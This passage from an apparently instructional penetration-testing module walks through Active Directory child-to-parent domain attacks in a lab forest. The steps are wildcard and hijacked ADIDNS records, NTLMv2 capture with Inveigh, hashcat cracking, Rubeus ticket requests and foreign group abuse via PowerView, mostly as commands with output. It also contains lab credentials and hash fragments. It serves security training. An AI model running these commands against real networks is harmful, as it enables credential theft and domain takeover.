
```
C:\Tools\> .\PsExec -s -i powershell
```


Adding Wildcard DNS Record

```
PS C:\Tools> Import-module .\Powermad.ps1
PS C:\Tools> New-ADIDNSNode -Node * -domainController
DC01.inlanefreight.ad -Domain inlanefreight.ad -Zone inlanefreight.ad -
Tombstone -Verbose
VERBOSE: [+] Forest = INLANEFREIGHT.AD
VERBOSE: [+] Distinguished Name =
DC=*,DC=inlanefreight.ad,CN=MicrosoftDNS,DC=DomainDNSZones,DC=inlanefreigh
t,DC=ad
VERBOSE: [+] Data = 172.16.210.3
VERBOSE: [+] DNSRecord = 04-00-01-00-05-F0-00-00-5D-00-00-00-00-00-02-58-
00-00-00-00-1E-9B-38-00-AC-10-D2-03
[+] ADIDNS node * added
```

In the above command, `-Tombstone` argument is utilized to place the created `Wildcard node` in a state that permits it to be altered or completely tombstoned by any authenticated user. It's also important to note that we didn't explicitly specify any IP address using the argument `-Data 172.16.210.3`, as it automatically defaults to the source IP address.

After executing the command, a new `A record` is appended to the parent domain, as depicted in the screenshot below, featuring a wildcard (*) entry:





With the addition of the wildcard record, the DNS configuration now allows for the resolution of any `non-existing` domain within the parent domain, redirecting them to the IP address specified in the wildcard entry, which in this case is child DC. This broad redirection capability poses significant security risks, as it enables potential attackers to intercept and manipulate traffic intended for non-existent domains.

Resolve Non-existing DNS Name

```
PS C:\Tools> Resolve-DNSName TEST2.inlanefreight.ad
Name                                           Type   TTL   Section
IPAddress
----                                           ----   ---   -------    ---
------
TEST2.inlanefreight.ad                         A      599   Answer
172.16.210.3

PS C:\Tools> Resolve-DNSName ANYTHING.inlanefreight.ad
Name                                           Type   TTL   Section
IPAddress
----                                           ----   ---   -------    ---
------
ANYTHING.inlanefreight.ad                      A      599   Answer
172.16.210.3
```

As seen from the provided output, each non-existent domain name is now successfully resolved to the IP address of the `Child Domain Controller`. This configuration opens avenues for malicious actors to abuse the system, leading to various security vulnerabilities within the domain infrastructure.

Arbitrary DNS Record Modification from Child Domain

It is also possible to modify the IP address associated with an already `existing` DNS record in the parent domain from within the child domain.

Suppose there's a development server named `DEV01` in the parent domain which hosts a share called `dev_share`, and users typically access this share by using the path `\\DEV01.INLANEFREIGHT.AD\dev_share`. Now, if an attacker manages to gain control over the DNS server for the domain INLANEFREIGHT.AD, he can create a DNS record, like an `A record`, that redirects the hostname `DEV01.INLANEFREIGHT.AD` to an IP address of their choosing.

As a result, when users try to access `\\DEV01.INLANEFREIGHT.AD\dev_share`, they'll unknowingly be redirected to the IP address specified by the attacker. This redirection opens up an opportunity for the attacker to intercept traffic. They can employ tools like `Responder` or `Inveigh` to capture NTLM hashes of the users attempting to connect to the share which allows the attacker to potentially gain unauthorized access to sensitive information or escalate their privileges within the network.

This redirection can have serious implications, potentially leading to denial-of-service (DoS) attacks, man-in-the-middle (MiTM) attacks, or even complete compromise of the server. The attacker gains control over the traffic intended for the legitimate server and can intercept or manipulate it for malicious purposes.

A `SYSTEM` in child DC can view all the DNS Records present in Parent domain.

Open PowerShell as SYSTEM

```
C:\Tools\> .\PsExec -s -i powershell
```

Enumerate DNS records in Parent Domain

```
PS C:\Tools> Get-DnsServerResourceRecord -ComputerName
DC01.inlanefreight.ad -ZoneName inlanefreight.ad -Name "@"

HostName                  RecordType Type       Timestamp
TimeToLive      RecordData
--------                  ---------- ----       ---------            -----
-----      ----------
@                         A          1          3/4/2024 3:00:00 PM
00:10:00        172.16.210.99
@                         NS         2          0
01:00:00        dc01.inlanefreight.ad.
@                         SOA        6          0
01:00:00        [95][dc01.inlanefreight.ad.][ho...
dc01                      A          1          0
01:00:00        172.16.210.99
DEV01                     A          1          0
01:00:00        172.16.210.7
```

As seen from the output, the DNS record of `DEV01` which resides in parent domain is currently pointing towards IP 172.16.210.7. Additionally, we can also use the command `Resolve-DnsName` to perform a DNS query for the specified name.

Enumerate DNS Record for DEV01

```
PS C:\Tools> Resolve-DnsName -Name DEV01.inlanefreight.ad -Server
DC01.INLANEFREIGHT.AD
Name                                           Type   TTL   Section
IPAddress
----                                           ----   ---   -------    ---
------
DEV01.inlanefreight.ad                         A      599   Answer
```

```
172.16.210.7
```

Now, leveraging PowerShell with the `SYSTEM` privileges in the Child DC, we can manipulate the DNS record for `DEV01` and replace it with the IP address of the `Child DC` (172.16.210.3). Moreover, we will adjust the Time-to-Live (TTL) setting to an exceptionally low value, such as 1 second, to ensure rapid propagation of the updated record throughout the network infrastructure.

Modify DNS Record for DEV01

```
PS C:\Tools> $Old = Get-DnsServerResourceRecord -ComputerName
DC01.INLANEFREIGHT.AD -ZoneName inlanefreight.ad -Name DEV01
PS C:\Tools> $New = $Old.Clone()
PS C:\Tools> $TTL = [System.TimeSpan]::FromSeconds(1)
PS C:\Tools> $New.TimeToLive = $TTL
PS C:\Tools> $New.RecordData.IPv4Address =
[System.Net.IPAddress]::parse('172.16.210.3')
PS C:\Tools> Set-DnsServerResourceRecord -NewInputObject $New -
OldInputObject $Old -ComputerName DC01.INLANEFREIGHT.AD -ZoneName
inlanefreight.ad
PS C:\Tools> Get-DnsServerResourceRecord -ComputerName
DC01.inlanefreight.ad -ZoneName inlanefreight.ad -Name "@"

HostName                  RecordType Type       Timestamp
TimeToLive      RecordData
--------                  ---------- ----       ---------             -----
-----       ----------
@                         A          1          3/15/2024 5:00:00 PM
00:10:00        172.16.210.99
@                         NS         2          0
01:00:00        dc01.inlanefreight.ad.
@                         SOA        6          0
01:00:00        [97][dc01.inlanefreight.ad.][ho...
dc01                      A          1          0
00:20:00        172.16.210.99
DEV01                     A          1          0
00:00:01        172.16.210.3
```

If we check the new DNS record for DEV01, it should point to IP of the Child Domain Controller (172.16.210.3).

Verify the IP Change for DEV01

```
PS C:\Tools> Resolve-DnsName -Name DEV01.inlanefreight.ad -Server
DC01.INLANEFREIGHT.AD
```

```
Name                                                Type   TTL   Section
IPAddress
----                                                ----   ---   -------    ---
------
DEV01.inlanefreight.ad                              A      599   Answer
172.16.210.3
```

We can now execute `Inveigh` on the child DC to intercept NTLM hashes from users attempting to access `\\DEV01.INLANEFREIGHT.AD\dev_share`. This approach enables us to capture authentication credentials, potentially granting unauthorized access to sensitive resources within the network.

Start Inveigh for Hash Interception

```
PS C:\Tools> Import-Module .\Inveigh.ps1
PS C:\Tools> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y -SMB
Y

[*] Inveigh 1.506 started at 2024-03-15T17:27:42
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.210.3
[+] Spoofer IP Address = 172.16.210.3
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
[+] [2024-03-15T17:27:47] TCP(135) SYN packet detected from
172.16.210.99:55275
[+] [2024-03-15T17:27:47] TCP(49667) SYN packet detected from
```

```
172.16.210.99:55276
[+] [2024-03-15T17:27:48] TCP(135) SYN packet detected from
172.16.210.99:55288
[+] [2024-03-15T17:27:48] TCP(49667) SYN packet detected from
172.16.210.99:55289
[+] [2024-03-15T17:27:49] mDNS(QM) request DC01.local received from
172.16.210.99 [spoofer disabled]
[+] [2024-03-15T17:27:49] LLMNR request for DC01 received from
172.16.210.99 [response sent]
[+] [2024-03-15T17:27:50] DNS request for ctldl.windowsupdate.com received
from 172.16.210.99 [response sent]
[+] [2024-03-15T17:27:50] DNS request for ctldl.windowsupdate.com sent to
172.16.210.99 [outgoing query]
[+] [2024-03-15T17:28:13] TCP(445) SYN packet detected from
172.16.210.99:55304
[+] [2024-03-15T17:28:13] SMB(445) negotiation request detected from
172.16.210.99:55304
[+] [2024-03-15T17:28:14] Domain mapping added for DEV to
dev.INLANEFREIGHT.AD
[+] [2024-03-15T17:28:14] SMB(445) NTLM challenge EEF02F19D6E9FA07 sent to
172.16.210.99:55304
[+] [2024-03-15T17:28:14] SMB(445) NTLMv2 captured for
INLANEFREIGHT\buster from 172.16.210.99(DC01):55304:
buster::INLANEFREIGHT:EEF02F19D6E9FA07:93F3C74E204B4158A07170AC7C1F7949:01
0100000000000005539A1112877DA01D31374BC09033A870000000002000600440045<SNIP>
WARNING: [!] [2024-03-15T17:28:14] SMB(445) NTLMv2 written to Inveigh-
NTLMv2.txt
```

Crack the NTLMv2 Hash With Hashcat

```
hashcat -m 5600 buster_ntlmv2 /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

buster::INLANEFREIGHT:EEF02F19D6E9FA07:93F3C74E204B4158A07170AC7C1F7949:01
0100000000000005539A1112877DA01D31374BC09033A870000000002000600440045005600
0100080044004300300032000400280064006500760 02E0049004E004C0041004E00450046
0052004500490047004800540 02E0041004400030032004400430030003200 2E0064006500
76002E0049004E004C0041004E00450<SNIP>
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......:
BUSTER::INLANEFREIGHT:EEF02F19D6E9FA07:93F3C74E204B4158A0717...000000
Time.Started.....: Mon Mar 28 15:20:30 2022 (11 secs)
Time.Estimated...: Mon Mar 28 15:20:41 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1086.9 kH/s (2.64ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10967040/14344385 (76.46%)
Rejected.........: 0/10967040 (0.00%)
Restore.Point....: 10960896/14344385 (76.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: L0VEABLE -> Kittikat
```

Having acquired the credentials, we can utilize tools like `Rubeus` to generate a `Ticket Granting Ticket (TGT)`. This enables us to potentially escalate privileges within the network, granting access to additional resources and compromising the overall security posture.

Request a TGT for Buster

```
PS C:\Tools> .\Rubeus.exe asktgt /user:buster /domain:inlanefreight.ad
/password:<SNIP> /ptt
______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3
[*] Action: Ask TGT
[*] Using rc4_hmac hash: 2BDCAD6D2082323222A29...SNIP...
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\buster'
[*] Using domain controller: 172.16.210.99:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFljCCBZKgAwIBBaEDAgEWooIEoTCCBJ1hggSZMIIElaADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggRRMIIETaADAgESoQMCAQ
KiggQ/
BIIEOw53a5E36M6gjxgzDLOlNVpL4Jb3Bpyu5UZbUpcH8cyJEl8y1K8VF3soZe41R39/WwqlD1
```

```
hg+a02
MM8ZunUljiywE7Wc3vmaNJAuLOnHh+WOaDEFZuCEL3TurMU6Qzhrx6tTIQwyCzZhc6lAtll46N
cvbfTM
uAGX+z6emsX46OLzw+jakRvqT9bcxgKgD3Z97WzWM/3ZWyzjsaMZQXgEjlrSc/r7TV0xiRb7JU
xk3pdf
rbp4F11Sr+/3xS5naQ4YgdBCs/5rKxhjBJTDLhc4Eye8mGEAFS3NvHerwwbpF26FYjsqoNMzjR
SaMc5y
7Ym16waBgyGXRPeyPpf8bZTr6t8Z/piyIFTe/sjSV7d7/F3MhjI+3aJtijhkVW8qoXSQxrTTrL
TOCY4B
<SNIP>

[+] Ticket successfully imported!
ServiceName              :  krbtgt/inlanefreight.ad
ServiceRealm             :  INLANEFREIGHT.AD
UserName                 :  buster
UserRealm                :  INLANEFREIGHT.AD
StartTime                :  3/15/2024 5:33:21 PM
EndTime                  :  3/16/2024 3:33:21 AM
RenewTill                :  3/22/2024 5:33:21 PM
Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType                  :  rc4_hmac
Base64(key)              :  om4ydjl4ekcJaNLOr...SNIP...
ASREP (key)              :  2BDCAD6D2082323222A...SNIP...
```

Moving On

In this section, we delved into the exploitation of the `DNS trust attack` within a child domain, enabling the alteration of DNS entries within the parent domain. As we move forward, our attention turns to another method known as `Abusing Foreign Group & ACL Principals`. Here, our primary focus will be on examining the users and groups within child domains that possess group memberships and Access Control Lists (ACLs) in the parent domain.


Abusing Foreign Groups & ACL Principals

In this section we will delve into the intricate dynamics of exploiting foreign group memberships and ACLs, particularly within the context of child domains interacting with parent domains. We'll be emphasizing the exploitation of `user and group memberships`, as well as `ACL permissions` originating from child domain to compromise the parent domain.

Foreign Group Membership

In an Intra-Forest Active Directory environment, it is possible to add users or groups from a `child domain` into groups in the `parent domain`. This capability allows for centralized management of permissions and access control across multiple domains within the same forest.

In the Active Directory structure, every security group is designated with a specific `scope`, which dictates the breadth of its application within the domain tree or forest. This scope delineates where permissions associated with the group can be granted across the network.



Active Directory provides three primary group scopes as shown below:

Scope	Possible Members
`Universal`	Accounts from any domain in the same forest, Global groups from any domain in the same forest and other Universal groups from any domain in the same forest.
`Global`	Accounts from the same domain and Other Global groups from the same domain.

Scope	Possible Members
`Domain Local`	Accounts from any domain or any trusted domain, Global groups from any domain or any trusted domain, Universal groups from any domain in the same forest, Other Domain Local groups from the same domain. Accounts, Global groups, and Universal groups from other forests and from external domains.

From this table, it becomes evident that within the Active Directory structure, the parent domain possesses the capability to include users from a child domain within either `Universal` or `Domain Local` groups of the parent domain. This capability stems from the fact that `Global` groups are restricted to containing users from the `same domain`. Therefore, to facilitate broader resource access and permissions management across domains within the `same forest`, Universal and Domain Local groups serve as effective mechanisms for incorporating users from child domains into the parent domain's group structure.

Note: In addition to these three scopes, the default groups in the Built-in container have a group scope of `Built-in Local`. This group scope and group type can't be changed.

Enumerating Foreign Group Membership

From a child domain, the PowerView tool's `Get-DomainForeignUser` function proves invaluable in the enumeration of `users` who are members of `groups` located outside of the user's `current domain`. This functionality allows for the identification of users and groups with access into groups situated in other domains within the same forest. Termed as a domain's `outgoing` access, this capability sheds light on users or groups with permissions to interact with resources and entities in other domains within the forest.


Moreover, leveraging the `Get-DomainForeignUser` function extends beyond merely identifying outgoing access. It also serves as a powerful tool for mapping and understanding the intricate relationships between users and groups across domains within the forest.

Enumerating Users that Belong to Groups within the Parent Domain

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainForeignUser

UserDomain             : dev.INLANEFREIGHT.AD
UserName               : jerry
UserDistinguishedName  : CN=jerry,CN=Users,DC=dev,DC=INLANEFREIGHT,DC=AD
GroupDomain            : INLANEFREIGHT.AD
GroupName              : Inlanefreight_admins
```

```
GroupDistinguishedName :
CN=Inlanefreight_admins,CN=Users,DC=INLANEFREIGHT,DC=AD
```

The above output reveals that the user `DEV\jerry`, belonging to the child domain, is listed as a member of the `Inlanefreight_admins` group within the parent domain. We can verify the presence of `DEV\jerry` within the `Inlanefreight_admins` group directly from the parent Domain Controller (DC) as depicted in the screenshot below.



We can leverage PowerView's `Get-DomainGroup` function to gather comprehensive information regarding the `Inlanefreight_admins` group.

Gathering Additional Info on the Inlanefreight_admins Group

```
PS C:\Tools> Get-DomainGroup -Identity 'Inlanefreight_admins' -domain
inlanefreight.ad

usncreated             : 61628
grouptype              : UNIVERSAL_SCOPE, SECURITY
samaccounttype         : GROUP_OBJECT
samaccountname         : Inlanefreight_admins
whenchanged            : 3/20/2024 10:05:35 PM
objectsid              : S-1-5-21-2879935145-656083549-3766571964-2108
objectclass            : {top, group}
cn                     : Inlanefreight_admins
```

```
usnchanged            : 61637
dscorepropagationdata : 1/1/1601 12:00:00 AM
memberof              : CN=Account
Operators,CN=Builtin,DC=INLANEFREIGHT,DC=AD
distinguishedname     :
CN=Inlanefreight_admins,CN=Users,DC=INLANEFREIGHT,DC=AD
name                  : Inlanefreight_admins
member                : CN=jerry,CN=Users,DC=dev,DC=INLANEFREIGHT,DC=AD
whencreated           : 3/20/2024 10:05:01 PM
instancetype          : 4
objectguid            : 6ad8005c-99c1-40f5-b66a-3bd9fe885b97
objectcategory        :
CN=Group,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=AD
```


Additionally, we can streamline the command by piping it to `| Select MemberOf`, allowing us to retrieve only the groups that the specified group is a `member of`.

Gathering Additional Info on Inlanefreight_admins Group

```
PS C:\Tools> Get-DomainGroup -Identity 'Inlanefreight_admins' -domain
inlanefreight.ad | select memberof

memberof
--------
CN=Account Operators,CN=Builtin,DC=INLANEFREIGHT,DC=AD
```

The output reveals that the `Inlanefreight_admins` group is included as a member within the Account Operators group in the parent domain.

We can also utilize BloodHound to visualize the rights for the user `jerry`. Upon investigation, we discover that `jerry` is a member of the `Inlanefreight_admins` group, which is part of the `Accounts Operators` group.



This hierarchical association implies that any user belonging to the `Inlanefreight_admins` group, such as `DEV\jerry` from the child domain, inherits the permissions and privileges associated with the `Account Operators` group within the parent domain. Hence, `DEV\jerry` is automatically granted `Account Operators` rights, facilitating access to relevant resources and operations within the parent domain's infrastructure.

Note: Credentials for the user jerry are: `jerry` : `jerry`

Abusing Foreign Group Membership

Let's obtain an authentication ticket in memory for the user `DEV\jerry` using `Rubeus`. We can create a temporary `PowerShell.exe` process with Rubeus to ensure that any existing tickets stored in memory remain undisturbed.

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> ./Rubeus createnetonly /program:powershell.exe /show


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Create Process (/netonly)

[*] Using random username and password.
[*] Showing process : True
```

```
[*] Username        : FLTNQYMI
[*] Domain          : YH4TURBL
[*] Password        : KNNI2TMI
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4752
[+] LUID            : 0x52dacc
```

A new PowerShell window will be opened. Here, we can safely request a ticket for user `Jerry`, avoiding any complications associated with existing `klist` sessions.

Using Rubeus to Request a Ticket as Jerry

```
PS C:\Tools> .\Rubeus.exe asktgt /user:jerry /password:jerry
/domain:dev.inlanefreight.ad /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 7C4EE43396C9A7B9EE52CED09DB516EA
[*] Building AS-REQ (w/ preauth) for: 'dev.inlanefreight.ad\jerry'
